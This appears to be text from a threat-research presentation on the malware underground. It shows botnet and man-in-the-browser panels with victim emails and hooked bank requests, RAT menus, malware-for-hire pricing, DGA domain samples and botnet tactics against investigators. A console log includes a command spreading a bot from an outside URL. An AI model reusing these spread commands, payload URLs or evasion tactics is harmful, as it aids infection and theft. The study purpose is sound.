
ID	Note	Start Time	Finish Time	Bots Count	Tasks Processing (%)	[Detail info]	[Controls]
300		2009-10-19 14:13:42	2009-11-10 00:13:42	25	<div><div></div></div>		 
301		2009-10-27 14:23:17	2009-11-10 00:23:17	14	<div><div></div></div>		 

Bots with cards for [Global task # 301](#)

[Restart]	[New time]	ID Task	Planned Time	Begin Time	End Time	E-Mail	Message Log	Client's info	Id Bot
don't		4102	2009-10-27 17:08:53	2009-10-27 17:09:10	2009-10-27 17:15:52	trucnguyen82@newhampshire.usa.com		6.0.6000 8.0.6001.18865 User	 
don't		4104	2009-10-28 09:14:53	2009-10-28 09:15:22	2009-10-28 09:16:35	markusp28@tvstar.com			
don't		4106	2009-10-29 19:03:29	2009-10-29 19:03:43	2009-10-29 19:05:43	vallerip34@delhimail.com			
don't		4108	2009-10-30 05:52:05	2009-10-30 05:53:25	2009-10-30 05:54:52	paddybaby0242@sister.com		5.1.2600 8.0.6001.18702 Admin	 
don't		4113	2009-10-31 10:37:05	2009-10-31 13:06:51	2009-10-31 13:08:17	jcropp18@hour.com		5.1.2600 6.0.2800.1106 Admin	 
don't		4116	2009-11-01 15:22:05	2009-11-01 15:27:35	2009-11-01 15:29:01	modaparkavenue76@myself.com			
don't		4117	2009-11-02 04:28:41	2009-11-02 04:33:09		velicajames29@kittymail.com	ERROR		
		4120	2009-11-03 10:50:17	2009-11-03 13:53:35		gregorysmith2@atheist.com	ERROR	5.1.2600 7.0.5730.11 Admin	 
don't		4122	2009-11-04 07:46:05	2009-11-04 14:00:16	2009-11-04 14:01:53	hendessi142@seductive.com		5.1.2600 7.0.5730.13 Admin	 
		4133	2009-11-04 23:52:05	2009-12-22 07:14:57		tcdalejandro95@alaska.usa.com			
don't		4126	2009-11-06 02:46:41	2009-11-06 02:46:48	2009-11-06 02:47:57	sjtony28@nycmail.com			

Man-in-the-browser extraction

28/6/2010				
Not found				
29/6/2010				
Not found				
30/6/2010				
Not found				
1/7/2010				
Not found				
2/7/2010				
id	bot_guid	process_name	hooked_func	date_rep
	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:24:53
https://online.citibank.com/US/JPS/portal/Home.do GET /US/JPS/portal/Home.do HTTP/1.1 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */* Referer: https://online.citibank.com/US/JPS/portal/Index.do Accept-Language: en-us				
	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:27:52
https://online.citibank.com/US/usba/ci/presentCheckImage.do POST /US/usba/ci/presentCheckImage.do HTTP/1.1 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */* Referer: https://online.citibank.com/jba/ada/ViewImage.do?selectedTJIndex=16 searchScreen=false				
3/7/2010				
id	bot_guid	process_name	hooked_func	date_rep
	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-03 00:11:14
https://online.citibank.com/US/JPS/portal/Home.do				



Visibility...

Kit Hunting Isn't Rocket Science...

1

Hack Forums


[Home](#)
[Upgrade](#)
[Search](#)
[Downloads](#)
[Member List](#)
[Help](#)
[Invite](#)
[Contact](#)

Hello There, Guest! (Login — Register)

Current time: 06-22-2009, 04:36 PM

Hack Forums / Hacks, Exploits, and Various Discussions / Hacking Tools and Programs / [Keyloggers](#)

REGISTER or LOGIN to have the annoying ads removed.



VipVince

I am Ownage.



2

Posts: 1,552
 Joined: Apr 2008
 Reputation: 46
 h4x\$: 2217.00




Post

Pages (41): [« Previous](#) [1](#) [2](#) [3](#) [4](#) [5](#) ... [41](#) [Next »](#)

Keyloggers

Mark this forum read | [Subscribe to this forum](#)

Thread / Author	Replies	Views	Rating	Last Post [asc]
 007 Keylogger (Pages: 1 2 3 4 ... last) VipVince	73	6,500	★★★★★	06-20-2009 10:28 PM Last Post: GaMeOvEr
 Poll: Client Spy Release - 3 Different Versions Of Client Spy!!! (Pages: 1 2) DELmE	18	335	★★★★★	06-20-2009 06:57 PM Last Post: RadicalZed
 Keylogger for Mac? Interested in Buying. sss3d	2	33	★★★★★	06-20-2009 04:51 PM Last Post: sss3d
 C++ keylogger tutorial (Pages: 1 2 3 4 ... last) Dark Array	105	5,562	★★★★★	06-20-2009 12:18 PM Last Post: Dark Array
 My own keylogger download + source code (Pages: 1 2 3) __BSOD	20	945	★★★★★	06-20-2009 11:26 AM Last Post: __BSOD
 Albertino Keylogger creator + Proxys + Phishing page (Pages: 1 2 3 4 ... last) Itachi Uchiha	70	3,722	★★★★★	06-20-2009 07:39 AM Last Post: sa3er



1 Create New Server

2 File Manager

- Remote Shell
- Process Manager
- Registry Manager
- Service Manager
- Windows Manager
- Clipboard Manager
- Keylogger
- Screen Capture
- Webcam Capture
- Download File and...
- Visit Website
- Chat with Server
- Server options
- Reconnect to...
- Install settings
- System settings
- Passwords
- Select MSN notification image
- Open download folder


3 Create New Server

4 Refresh

- Download file
- Send to download list
- Upload file
- Execute
 - Normal
 - Hidden
- Delete
- Rename
- Copy (Ctrl + C)
- Paste (Ctrl + V)

2008 às 02:00 horas

- Commercial “dual-use” Trojan creator
- V.4 New features
 - Remote Desktop
 - Webcam Streaming
 - Audio Streaming
 - Remote passwords
 - MSN Sniffer
 - Remote Shell
 - Advanced File Manager
 - Online & Offline keylogger
 - Information about remote computer
 - Etc..
- Three versions
 - Gold, Silver & Bronze



RAT – PayDay v0.1


PayDay [RAT]

Console Commands Spreads PayDay Attacks KeyLog About

http://192.168.1.100/update.exe

Update Customer Clear Update

Customer	Conn	Computer Name	Username
192.168.1.8	1	LAB-418E3683C...	Admin



http://192.168.1.100/mswinsck.ocx Download

http://192.168.1.100/msinet.ocx Download

5/4/2009 9:59 μμ CAPS NUM

1

PayDay [RAT]

Console Commands Spreads PayDay Attacks KeyLog

http://192...

Message box
Chat with Server
Customer Inform
Customer Site Visit
Suspicious Exe's Kill
Customer Secure
Computer Commands
Server Commands

Shutdown Now

2

PayDay [RAT]

Console Commands

Start Listening
Stop Listening
Built Server
Quit Now

3

Suspicious Exe's Kill

Customer Secure

Block Web AV

4

Spreads PayDay Attacks KeyLog Ab

Auto Infect
USB HD's
Win Share
P2P Networks
LAN Infection

Auto USB ON
Auto USB OFF

5

Attacks KeyLog At

DDOS Attack
Http's Attack

6

Scary's
Melt Screen
Printer Spam
Destroy Windows

Melt it Now
Refresh Melt

7

Destroy Windows

Kill Bill



Hire-a-Malware-Coder (Custom Build)

bf - Microsoft Visual Studio

File Edit View Project Build Debug Tools Window Community Help

Solution Explorer - bot

msns.h helpfuncs.h helpfuncs.c funcs.h bot.c structs.h

(Global Scope)

```
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>

=====
m Mute on/off      | r Reconnect      | q Quit
l List clients <basic> | L List clients <adv> | n Number of cl
ur Reconnect user  | uk Kill user      | uc Command user
ar Reconnect all   | ak Kill all       | ac Command all
un Mute user       | an Mute all       | uq Query user

jl List onjoin commands | ja Add onjoin command | jr Remove onjoin cmd
sr Server restart      | sq Server quit      |

[21:26:10] EVENT: Joined: 127.0.0.1:1116
[21:26:20] EVENT: Joined: 127.0.0.1:1118
ur 127.0.0.1:1116
[21:26:44] EVENT: Quit: 127.0.0.1:1116
[21:26:49] EVENT: Joined: 127.0.0.1:1116
jl
[21:26:58] EVENT: On-join command: Total: 0
ja usbspread
[21:27:24] EVENT: Server: On-join command added
ja msns spread http://website.com/bot.exe
[21:27:42] EVENT: Server: On-join command added
jl
[21:27:44] EVENT: On-join command: 1: usbspread
[21:27:44] EVENT: On-join command: 2: msns spread http://website.com/bot.exe
[21:27:44] EVENT: On-join command: Total: 2
jr 1
[21:27:57] EVENT: Server: On-join command removed
jl
[21:28:00] EVENT: On-join command: 2: msns spread http://website.com/bot.exe
[21:28:00] EVENT: On-join command: Total: 1
uq 127.0.0.1:1118
[21:28:32] EVENT: Listing client: 127.0.0.1:1118 U L WINXP SP3 User Up: 0d 0h 16m
[21:28:32] EVENT: Total clients: 1 (without visitors and masters)
[21:28:46] EVENT: Total clients: 3
Are you sure? <press y and then enter, else any other key>
[21:29:07] EVENT: Connection has been dropped.
Reconnecting...
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>

=====
m Mute on/off      | r Reconnect      | q Quit
master-dll.c
/* we will
injsr->fun
injsr->msn
C Spread again, after 1 min
e(injsr->msns->hproc);
LL;
```

not r
pread
injsr

Output

Code Definition Window Call Browser Output

Platform: software running on MAC OS to Windows
Multitasking: have the capacity to work on multiple projects
Speed and responsibility: at the highest level
Pre-payment for new customers: 50% of the whole price, 30% pre-pay of the whole price for repeated customers
Rates: starting from **100 euros**

I can also offer you another deal, I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts because I don't have time to play around with me bot right now.



Hire-a-malware-coder Pricing

- **Other models exist for hire-a-malware-coder pricing**
- **Component/functionality based pricing**
 - Loader €300
 - FTP & Grabber €150
 - Assembler Spam bases €220
 - Socks 4/5 €70
 - Botnet manager €600
 - Scripts €70
 - Password stealers (IE, MSN, etc.) €70
 - AV-remover €70
 - Screen-grabber €70

■ IP Flux

- Single-flux
 - Cycling of hundreds/thousands of IP's with short TTL's
- Double-flux
 - Cycling of DNS server IP's too.

■ Domain Flux

- Domain wildcarding
 - Random FQDN's all point to same address
- Domain generation algorithms
 - Dynamic list of FQDN's generated daily



- Designed to thwart domain hijacking/closure

Sinowal

fhwwhkis.com
fhksvbjj.com
kixxgxhi.com
dfhkxefj.biz
xchtucfx.com
ehbcihsg.com
htiukhwb.com
xddjsvgh.com
ivfjxxgf.com
icdkvcjf.com

Bobax/Torpig

cfzxkefy.2mydns.net
ozzlcjfwxy.mykgb.com
uavpmpfb.zipitover.com
nltngl.widescreenhd.tv
mohuajixthb.afraid.org
vemogoftiv.zipitover.com
fwsdqcxozwi.mycoding.com
iaguaku.afraid.org
pxkakigmdx.mario.org
zxeytdqgn.mario.org



Conficker A/B

jstlzaccs.cc
kupgc.info
gyaglusio.info
ezffoozq.biz
hxqbgkyw.org
nxmezijg.info
sayklyqfhk.org
eplgu.org
hlgkiyogcgs.ws
oyvtn.cn

Conficker C

bjxqjh.com.sv
dgtqwe.be
cnxnp.com.py
btuutlevt.com.mt
bmjlezym.com.pe
bynzomen.com.mx
daagsup.com.bo
cequxn.ca
cxcsicbqn.ch
dcmrfv.gs



■ Curiosity killed the cat


- Turn botnet against CnC investigators

■ Identifying the researcher

- Repeated lookup of name servers
- Resolution request for CnC host name
- Wrong port/protocol in CnC connection
- Missing handshake or keys
- Identify sandbox/VM being used

■ Response tactics


- DDoS the IP address or netblock
- Spam flood the researcher
- Exploit and breakout of sandbox/VM
- Give different (benign) responses to the researcher





Value...

- **Where to look?**
 - Most hacker and carding forums
- **Mechanisms for validation of buyer/seller**
 - Rating systems of buyers/sellers
 - Try-before –you-buy plus “free disclosures
- **How to pay**
 - Non-revocable money transfer
 - Volumes of stolen credentials
 - Segments of a botnet

A screenshot of the match.com website's sign-in form. The form is set against a blue background with the match.com logo at the top. Below the logo is a white box containing the sign-in fields. The text "There's a whole new world inside. Discover it now." is displayed above the fields. The fields include "I'm a" with a dropdown menu set to "Woman", "looking for a" with a dropdown menu set to "Man", "Between ages" with a range of 25 to 35, and "Near ZIP/Postal code" with an empty input field. A green "CONTINUE »" button is located to the right of the ZIP field. At the bottom of the form, there is a dark grey bar with the text "GET THE 6 MONTH GUARANTEE. GO »" in white and green.

MEMBERS LOGIN

ENTER

Home

Price

Stats

Sign Up

Октябрь 26/2007

Налетай на ES IT DE , идёт хороший подлив.

Октябрь 23/2007

Введено принудительная проверка грузинских файлов на предмет палености , если файл палится более чем 30% из тестируемых 11 антивирусов , то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

Октябрь 16/2007

